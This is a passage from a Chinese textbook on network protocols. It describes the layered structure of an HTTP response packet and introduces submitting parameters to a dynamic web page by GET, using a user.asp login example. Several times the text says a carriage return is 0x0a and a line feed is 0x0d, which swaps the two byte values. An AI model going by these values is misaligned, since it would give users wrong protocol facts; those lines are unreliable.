行是一个空行，只包括一个回车（0x0a）和一个换行（0x0d）。

HTTP 应答报文的格式如图 10-6 所示。按照 TCP/IP 协议簇划分为 4 层结构，即数据链路层（14 字节）、网络层（20 字节）、传输层（20 字节）和应用层（n 字节）。




图 10-6　HTTP 应答报文的格式

前 14 个字节是数据链路层数据，其中包含源和目的 MAC 地址，协议类型字段为 0x0800（指明网络层采用的是 IP 协议）。其后 20 字节是 IP 首部数据，其中源 IP 地址为 Web 服务器 IP，目的 IP 地址为客户主机的 IP 地址。接下来是 20 字节的 TCP 首部数据，其中源端口是 80，目的端口是大于 1024 的随机端口。

最后是 n 字节的 HTTP 数据，这里给出的是服务器返回给客户的 HTTP 应答报文。这个 HTTP 应答报文由 9 行 ASCII 数据组成，每行尾部有一个回车（0x0a）和一个换行（0x0d）。第 1 行表明客户请求的执行结果，200 代表服务器已经正确处理该请求。常见的返回值还包括 400（错误的请求）、404（未找到客户请求的资源）。第 2 行代表 Web 服务器的类型为 Microsoft-IIS/5.1。第 3 行表明访问的时间。第 4 行表明这个 HTTP 应答报文携带的数据类型是文本文件。第 5 行表明文件的传输单位是字节。第 6 行表明这

个资源文件(本例为 index. html)的最后一次修改时间。第 7 行为这个 HTTP 报文携带数据的长度,即 index. html 文件的长度。第 8 行是一个空行,只包括一个回车(0x0a)和一个换行(0x0d),表明 HTTP 首部的结束,其后是 HTTP 数据部分。第 9 行是 HTTP 数据部分,携带的是 index. html 文件的内容,本例为字符串"hello"。

10.3 HTTP 使用 GET、POST 和 Cookie 方式提交数据

动态网页(如 asp、jsp、php 等)会根据客户提交的参数,返回给客户不同的结果。因此动态网页使网站的互动性更强,在网站设计中被大量使用。客户通常通过三种方式向 Web 服务器端的动态网页提交参数,即 GET、POST 和 Cookie 方式,下面分别进行介绍。

10.3.1 GET 方式提交参数

GET 方式提交参数的应用举例如图 10-7 所示。在服务器端数据库中存在一个 user 数据表,其中保存了两个用户信息(Peter 和 Jack)。在服务器的网站主目录下存在一个动态网页 user. asp,它会将客户提交的账户信息与 user 数据表中的合法账户信息进行比较,如果存在匹配记录,则返回该用户的相关信息,否则返回出错提示。




图 10-7 GET 方式提交参数举例

客户在自己的 IE 浏览器地址栏中输入"http://serverIP/user. asp? user = peter&pass=2480"回车,之后客户主机会使用 HTTP—GET 方式将这组账户信息提交给服务器端的 user. asp。user. asp 使用 request. querystring()方法读出用户名(Peter)和密码(2480),然后通过一条 select 数据库查询语句到 user 数据表中进行检索,发现与第一条记录匹配,于是 user. asp 将 Peter 用户的相关信息通过一个 HTTP 的应答数据报返回给客户。

HTTP—GET 请求报文的结构如图 10-8 所示。可以看到客户提交的账户信息包含

在 GET 请求行之中。




图 10-8 HTTP—GET 请求报文

服务器返回给客户的 HTTP 应答报文如图 10-9 所示。可见 Peter 的账户信息包含在 HTTP 的数据部分。

